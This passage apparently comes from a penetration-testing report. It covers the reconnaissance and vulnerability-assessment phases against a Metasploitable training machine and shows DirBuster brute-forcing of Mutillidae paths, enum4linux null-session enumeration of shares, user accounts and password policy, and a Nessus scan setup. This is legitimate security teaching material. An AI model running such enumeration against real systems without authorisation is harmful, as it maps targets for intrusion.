
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

PHP Version: 5.2.4-2ubuntu5.10

The newest version of Mutillidae can downloaded from Irongeek's Site

Figure 4.10: The main page of web application on Metasploitable Machine

As we have found that the target machine is hosting a web application, we should search for potentially sensitive information that the developers failed to hide and that may help us exploit the system. In order to collect this sensitive information, we used the tool DirBuster which help us to identify resources that were hidden from regular users' sight. We are set the DirBuster as shown in the following print screen:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://192.168.1.19

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /mutillidae/

☑ Brute Force Files □ Use Blank Extension File extension php,old,bak,txt

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /mutillidae/register/download.old

Figure 4.11: Dirbuster tool configuration for Metasploitable Machine



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

Type	Found	Response	Size
Dir	/mutillidae/php-errors/	200	1749
File	/mutillidae/php-errors.php	200	1749
Dir	/mutillidae/phpinfo/	200	50483
Dir	/mutillidae/phpMyAdmin/	200	183
Dir	/mutillidae/process-commands/	200	174
File	/mutillidae/phpMyAdmin.php	200	183
File	/mutillidae/process-commands.php	200	174
File	/mutillidae/phpinfo.php	200	183
Dir	/mutillidae/documentation/	200	2056
Dir	/mutillidae/process-login-attempt/	200	183
Dir	/mutillidae/redirectandlog/	200	174
File	/mutillidae/process-login-attempt.php	200	183
Dir	/mutillidae/rene-magritte/	200	1008
Dir	/mutillidae/register/	200	2000
File	/mutillidae/redirectandlog.php	200	174
File	/mutillidae/register.php	200	2000
Dir	/mutillidae/secret-administrative-pages/	200	183
File	/mutillidae/rene-magritte.php	200	1008
Dir	/mutillidae/index/	200	326
Dir	/mutillidae/set-background-color/	200	1879
File	/mutillidae/robots.txt	200	408
Dir	/mutillidae/site-footer-xss-discussion/	200	1438
File	/mutillidae/set-background-color.php	200	1879
Dir	/mutillidae/show-log/	200	830
Dir	/mutillidae/styles/	200	1291
File	/mutillidae/secret-administrative-pages.php	200	1742
File	/mutillidae/show-log.php	200	830
Dir	/mutillidae/source-viewer/	200	4012
File	/mutillidae/site-footer-xss-discussion.php	200	183
File	/mutillidae/index.php	200	326
Dir	/mutillidae/text-file-viewer/	200	2498
File	/mutillidae/source-viewer.php	200	183
Dir	/mutillidae/usage-instructions/	200	183
Dir	/mutillidae/user-poll/	200	183
Dir	/mutillidae/user-info/	200	183
Dir	/mutillidae/includes/	200	3181
File	/mutillidae/text-file-viewer.php	200	2498
Dir	/mutillidae/view-someones-blog/	200	183
File	/mutillidae/view-someones-blog.php	200	1988
File	/mutillidae/usage-instructions.php	200	183
Dir	/mutillidae/set-up-database/	200	183
File	/mutillidae/user-info.php	200	183
File	/mutillidae/user-poll.php	200	3338
Dir	/mutillidae/log-visit/	200	329
Dir	/mutillidae/notes/	200	1898
File	/mutillidae/set-up-database.php	200	183

Current speed: 30 requests/sec

(Select and right click for more options)

Average speed: (T) 37, (C) 37 requests/sec

Parse Queue Size: 28

Total Requests: 339/10559

Current number of running threads: 20

50

Time To Finish: 00:04:36

Starting dir/file list based brute forcing

/mutillidae/styles/

Figure 4.12: Results of Dirbuster tool

From the results that we received from the Dirbuster we came to the following conclusions:


Table 4.3: Interesting files from Dirbuster results for the first case

File or Directory	Comment
Robots.txt file	The robots file is common on web applications. This file informs web crawlers (automated web browsing tools) about which paths of the applications should not be indexed to be included in search engine results.
Passwords directory	This directory maybe contains the usernames and passwords for user accounts.
Phpinfo.php	This file include all the information about the PHP server configuration

This information should be evaluated and used in the next phase “Exploitation” to determine if they can lead to unauthorized access to the server.

Moreover, we used the enum4linux tool in order to verify if the server was vulnerable to null session and gather the following information:

- Shares
- Users
- Password Policies
- Groups




```
root@KaliLinux:~# enum4linux -n 192.168.1.19
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 19 18:20:43 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.19
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.1.19    |
 ====================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.1.19    |
 ============================================
Looking up status of 192.168.1.19
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =====================================
|    Session Check on 192.168.1.19    |
 =====================================
[+] Server 192.168.1.19 allows sessions using username '', password ''

 ===========================================
|    Getting domain SID for 192.168.1.19    |
 ===========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
enum4linux complete on Sat Dec 19 18:20:44 2020

root@KaliLinux:~# 
```

Figure 4.13: Results from enum4linux tool

As you can see the File Server Service is active due to the string <20> appears in the list. Then with the command enum4linux -a 192.168.1.19 we extracted all the information that mentioned above:


Share folders that are accessible through the null session:



```
 ======================================
|    Share Enumeration on 192.168.1.19    |
 ======================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 192.168.1.19
//192.168.1.19/print$   Mapping: DENIED, Listing: N/A
//192.168.1.19/tmp      Mapping: OK, Listing: OK
//192.168.1.19/opt      Mapping: DENIED, Listing: N/A
//192.168.1.19/IPC$     [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.19/ADMIN$   Mapping: DENIED, Listing: N/A
```

Figure 4.14: The share folders that are available on target machine


The users that are existed on the machine:



```
 ==========================
|    Users on 192.168.1.19    |
 ==========================
index: 0×1 RID: 0×3f2 acb: 0×00000011 Account: games    Name: games     Desc: (null)
index: 0×2 RID: 0×1f5 acb: 0×00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0×3 RID: 0×4ba acb: 0×00000011 Account: bind     Name: (null)    Desc: (null)
index: 0×4 RID: 0×402 acb: 0×00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0×5 RID: 0×4b4 acb: 0×00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0×6 RID: 0×bba acb: 0×00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0×7 RID: 0×42a acb: 0×00000011 Account: www-data Name: www-data  Desc: (null)
index: 0×8 RID: 0×3e8 acb: 0×00000011 Account: root     Name: root      Desc: (null)
index: 0×9 RID: 0×3fa acb: 0×00000011 Account: news     Name: news      Desc: (null)
index: 0×a RID: 0×4c0 acb: 0×00000011 Account: postgres Name: PostgreSQL administrator,,,      Desc: (null)
index: 0×b RID: 0×3ec acb: 0×00000011 Account: bin      Name: bin       Desc: (null)
index: 0×c RID: 0×3f8 acb: 0×00000011 Account: mail     Name: mail      Desc: (null)
index: 0×d RID: 0×4c6 acb: 0×00000011 Account: distccd  Name: (null)    Desc: (null)
index: 0×e RID: 0×4ca acb: 0×00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0×f RID: 0×4b2 acb: 0×00000011 Account: dhcp     Name: (null)    Desc: (null)
index: 0×10 RID: 0×3ea acb: 0×00000011 Account: daemon  Name: daemon    Desc: (null)
index: 0×11 RID: 0×4b8 acb: 0×00000011 Account: sshd    Name: (null)    Desc: (null)
index: 0×12 RID: 0×3f4 acb: 0×00000011 Account: man     Name: man       Desc: (null)
index: 0×13 RID: 0×3f6 acb: 0×00000011 Account: lp      Name: lp        Desc: (null)
index: 0×14 RID: 0×4c2 acb: 0×00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0×15 RID: 0×43a acb: 0×00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)        Desc: (nul
l)
index: 0×16 RID: 0×4b0 acb: 0×00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0×17 RID: 0×42c acb: 0×00000011 Account: backup  Name: backup    Desc: (null)
index: 0×18 RID: 0×bb8 acb: 0×00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0×19 RID: 0×4c8 acb: 0×00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0×1a RID: 0×3ee acb: 0×00000011 Account: sys     Name: sys       Desc: (null)
index: 0×1b RID: 0×4b6 acb: 0×00000011 Account: klog    Name: (null)    Desc: (null)
index: 0×1c RID: 0×4bc acb: 0×00000011 Account: postfix Name: (null)    Desc: (null)
index: 0×1d RID: 0×bbc acb: 0×00000011 Account: service Name: ,,,       Desc: (null)
index: 0×1e RID: 0×434 acb: 0×00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0×1f RID: 0×436 acb: 0×00000011 Account: irc     Name: ircd      Desc: (null)
index: 0×20 RID: 0×4be acb: 0×00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0×21 RID: 0×4c4 acb: 0×00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0×22 RID: 0×3f0 acb: 0×00000011 Account: sync    Name: sync      Desc: (null)
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp    Name: uucp      Desc: (null)

user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
```

Figure 4.15: The users that exists on the target machine

The password policy that is used on the machine:



```
//192.168.1.19/ADMIN$   Mapping: DENIED, Listing: N/A

 ==================================================
|    Password Policy Information for 192.168.1.19    |
 ==================================================


[+] Attaching to 192.168.1.19 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ============================
|    Groups on 192.168.1.19    |
 ============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 =======================================================================
|    Users on 192.168.1.19 via RID cycling (RIDS: 500-550,1000-1050)    |
```

Figure 4.16: The password policy on Metasploitable Machine

This information could be useful in the following phases because if we perform an online password cracking, we should know the minimum password length, the duration that an account is locked etc.

4.1.3 Phase D: Vulnerability Assessment

The next phase in the penetration testing is the Vulnerability Assessment where the penetration tester tries to find any known possible vulnerabilities existing in each target system. In our case we used the Nessus tool in order to found all the possible vulnerabilities for the machine 192.168.1.19. We configured the Nessus as shown in following print screen:





Figure 4.17: The nessus main screen

Then we defined the Name of assessment, a description and the IP of the target machine:


New Scan / Basic Network Scan

Name: Metasploitable

Description: Scan for Metasploitable Machine


Folder: My Scans

Targets: 192.168.1.19

Upload Targets: Add File

Figure 4.18: Configuration Nessus scan for Metasploitable Machine

And we executed the vulnerability scanning:


My Scans

4 Scans (1 Selected) Clear Selected Item

	Name	Schedule	Last Modified
□	New Network	On Demand	September 29 at 4:58 PM
□	internal	On Demand	September 28 at 1:03 PM
□	Network Scan	On Demand	September 28 at 12:43 ...
☑	Metasploitable	On Demand	N/A

